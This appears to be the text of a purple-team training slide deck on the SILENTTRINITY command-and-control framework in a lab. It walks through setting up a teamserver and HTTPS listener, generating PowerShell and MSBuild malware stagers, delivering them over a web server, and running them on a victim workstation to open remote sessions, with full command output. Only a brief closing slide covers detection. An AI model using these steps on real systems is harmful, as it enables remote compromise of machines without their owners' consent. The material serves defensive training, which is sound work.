



APT0030.1


Command and Control

- Attack Team
- C2 Infrastructure
- SILENTTRINITY




Lifecycle Ingest & Goal Setting

- The Ingest: Known Threat
- The specific attack/component?
Malware Execution – SILENTTRINITY
- The goal of the lifecycle:
 - Stand up a C2 Framework.
 - Execute malware and gain remote access to a victim system
 - Find Indicators of Compromise
 - Sound familiar?



Planning – Methodology

- The Ingest: Known Threat
- The specific attack/component?
 - Malware Execution – SILENTTRINITY
 - Build organizational knowledge of C2 Frameworks
- The goal of the lifecycle:
 - Build a C2 Framework
 - Generate malware samples
 - Compromise a workstation
 - Find Indicators of Compromise




Attack - Infrastructure / Red Team Things

Lots of C2 frameworks.

These are some of the easy ones to install and operate.

Command and Control Server (C2) – Operative infected system or device.

trevor2 (https)
 Apfell
 BlackWorm
 C2 Over ICMP
 C3
 CanisRufus
 Cobalt Strike
 Covenant
 Diagon (Gryffindor)
 Diagon (Ravenclaw)
 Diagon (Slytherin)
 DoHC2
 Empire
 Evil-WinRM
 Faction (Marauder, DIRECT)
 GCat
 GDog
 ghost
 hideNsneak
 iBombShell
 Innuendo
 Koadic
 Merlin
 Metasploit
 Nansh0u
 NodeRAT
 PlasmaRAT
 Poison Ivy (PIVY)
 Poison-Frog
 PoshC2
 PoshC2_Python
 PowerCat
 Pupy
 QuasarRAT
 Red Baron
 RevSSL
 Sliver
 sneaky-creeper [Twitter]
 SSHazam
 Throwback/ThrowbackLP
 TinyShell
 Tunna
 Veil-Framework
 Voodoo C2
 WMIImplant
 WSC2



ATOMIC
PURPLE
TEAM



defensiveorigins.com

© Defensive Origins LLC APT0030.4 – APT Lab C2 Infrastructure


<https://attack.mitre.org/tactics/TA0024/>

https://commons.wikimedia.org/wiki/File:Server_working.PNG

Attack Methodology - SILENTTRINITY

Use SILENTTRINITY to build a C2 framework.

- Launch the teamserver.
- Connect to the teamserver as a client.
- Build malware stagers.
- Execute malware on victim workstation.
- Profit. Improve. Rinse. Repeat.



defensiveorigins.com

© Defensive Origins LLC APT0030.5 – APT Lab C2 Infrastructure

Attack Methodology - SILENTTRINITY

Installation on Ubuntu 18.04

- **git clone <https://github.com/byt3bl33d3r/SILENTTRINITY>**
- **apt update && apt upgrade**
- **apt install python3.8 python3.8-dev python3-pip**


May need some dependencies.

- **Be careful tampering with pip. Messing up system pip can break python.**
- **As itadmin: python3.8 -m pip install netifaces**
- **As itadmin: python3.8 -m pip install cffi**



Attack Methodology - SILENTTRINITY

Launch the teamserver as itadmin with sudo.



sudo python3.8 st teamserver --port 81 10.10.98.20 APTClass!

```
2020-02-02 20:55:24,113 4001 MainThread - [WARNING] __main__.py: server - Teamserver certificate fingerprint: f2ea4472655ad1f6113200668db776bbe5b4b0acd9cdb16ade01918b988735cc
2020-02-02 20:55:24,115 4001 MainThread - [INFO] __main__.py: server - Teamserver started on 10.10.98.20:81
```



defensiveorigins.com


© Defensive Origins LLC APT0030.7 – APT Lab C2 Infrastructure

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Attack Methodology - SILENTTRINITY

Connect to the teamserver with the SILENTTRINITY client module using an encrypted web socket connection (**wss://**).

sudo python3.8 st client wss://itadmin:APTCClass!!@10.10.98.20:81



```
root@helk-v3: /opt/SILENTTRINITY

SILENTTRINITY

Codename : Zanzibar
Version  : 0.4.6dev

[1] ST  2020-02-02 21:06:02,708 [WARNING] - connection.py: connect - Team Server (10.10.98.20:81) certificate fingerprint is f2ea4472655ad1f6113200668db776bbe5b4b0acd9cdb16ade01918b988735cc make sure this matches the output from the server
!
2020-02-02 21:06:02,821 [INFO] - connection.py: connect - Connected to wss://10.10.98.20:81
[1] ST  █
```



Attack Methodology - SILENTTRINITY

Start a listener that will wait for victim connections.

listeners

use https

set port 4444


start

```
[1] ST > listeners
[1] ST (listeners) > use https
[1] ST (listeners)(https) > set port 4444
[1] ST (listeners)(https) > options
```

Listener Options

Option Name	Required	Value	Description
Name	True	https	Name for the listener.
BindIP	True	10.10.98.20	The IPv4/IPv6 address to bind to.
Port	True	4444	Port for the listener.
Cert	False	~/.st/cert.pem	SSL Certificate file
Key	False	~/.st/key.pem	SSL Key file
RegenCert	False	False	Regenerate TLS cert
CallbackURLs	False		Additional C2 Callback URLs (comma seperated)
Comms	True	https	C2 Comms to use


```
[1] ST (listeners)(https) > start
[+] Started listener 'https'
[1] ST (listeners)(https) >
```



Atomic Red Team
Metasploit
PowerEmpire
More and more...



Cobalt Strike
Silent Trinity
Metasploit




Attack Team and
Defense Team can
work together on
attack



Attack Methodology - SILENTTRINITY

Build stagers that will infect the victim workstations.



stagers
use powershell
generate https

```
[1] ST (stagers) use powershell
[1] ST (stagers)(powershell) generate https
[+] Generated stager to ./stager.ps1
[1] ST (stagers)(powershell)
```

use msbuild
generate https



```
[1] ST (stagers)(powershell)
[1] ST (stagers)(powershell) use msbuild
[1] ST (stagers)(msbuild) generate https
[+] Generated stager to ./stager.xml
[1] ST (stagers)(msbuild)
```



Attack Methodology - SILENTTRINITY

Deliver malware to the victim by standing up a web server on the C2 server.

```
mv /opt/SilentTrinity/stager.* /opt/web  
cd /opt/web  
python3.8 -m http.server
```



defensiveorigins.com

© Defensive Origins LLC APT0030.11 – APT Lab C2 Infrastructure

<https://github.com/byt3bl33d3r/SILENTTRINITY>

<https://docs.python.org/3/library/http.server.html>

SILENTTRINITY - Victim


Open a web browser and visit <http://10.10.98.228:8000>
Download the files.

From the command prompt, execute the PowerShell stager.
powershell -ep bypass
Import-Module .\Downloads\stager.ps1

```
Command Prompt - powershell -ep bypass
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\heather.butler>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\heather.butler> Import-Module .\Downloads\stager.ps1
[+] URLs: https://10.10.98.20:4444
[*] Attempting HTTP POST to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Attempting HTTP GET to https://10.10.98.20:4444/30f09ac7-825a-441b-a004-f9eafab5047a
[-] Attempt #1
[*] Downloaded 569040 bytes
    [-] 'Boo.Lang.Compiler.dll' was required...
    [+] 'Boo.Lang.Compiler.dll' loaded...
    [-] 'Boo.Lang.dll' was required...
    [+] 'Boo.Lang.dll' loaded...
```




SILENTTRINITY - Victim

From the command prompt, build the .xml stager with MSBuild.

```
cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\  
MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml
```


```
cmd Command Prompt - MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml  
Microsoft Windows [Version 10.0.17763.973]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\heather.butler>cd c:\Windows\Microsoft.NET\Framework64\v4.0.30319\  
  
c:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe c:\Users\heather.butler\Downloads\stager.xml  
Microsoft (R) Build Engine version 4.8.3761.0  
[Microsoft .NET Framework, version 4.0.30319.42000]  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Build started 2/2/2020 1:52:50 PM.  
[+] URLs: https://10.10.98.20:4444  
[*] Attempting HTTP POST to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913  
[-] Attempt #1  
[*] Attempting HTTP GET to https://10.10.98.20:4444/3f40cb25-f42a-484a-a174-a408c7888913  
[-] Attempt #1  
[*] Downloaded 569040 bytes  
[-] 'Boo.Lang.Compiler.dll' was required...  
[+] 'Boo.Lang.Compiler.dll' loaded...  
[-] 'Boo.Lang.dll' was required...  
[+] 'Boo.Lang.dll' loaded...
```



Attack Methodology - SILENTTRINITY

Check on the victim sessions.

sessions
list



```
[1] ST (stagers)(msbuild) []
[*] [TS-G0bk8] Sending stage (569073 bytes) -> 10.10.98.221 ...
[*] [TS-G0bk8] New session 30f09ac7-825a-441b-a004-f9eafab5047a connected! (10.10.98.221)
[*] [TS-G0bk8] Sending stage (569073 bytes) -> 10.10.98.221 ...
[*] [TS-G0bk8] New session 3f40cb25-f42a-484a-a174-a408c7888913 connected! (10.10.98.221)
[1] ST (stagers)(msbuild) [] sessions
[1] ST (sessions) [] list
```

Name	User	Address	Last Checkin
3f40cb25-f42a-484a-a174-a408c7888913	LABS\heather.butler@ws10-01	10.10.98.221	h 00 m 00 s 02
30f09ac7-825a-441b-a004-f9eafab5047a	LABS\heather.butler@ws10-01	10.10.98.221	h 00 m 00 s 02




```
[1] ST (sessions) [] █
```



Hunt and Defend Methodology

How will hunting/defending work?

- Search term: 'msbuild' against **logs-*** log index
- Like most malware, it beacons.
- Threat hunting with network analysis!



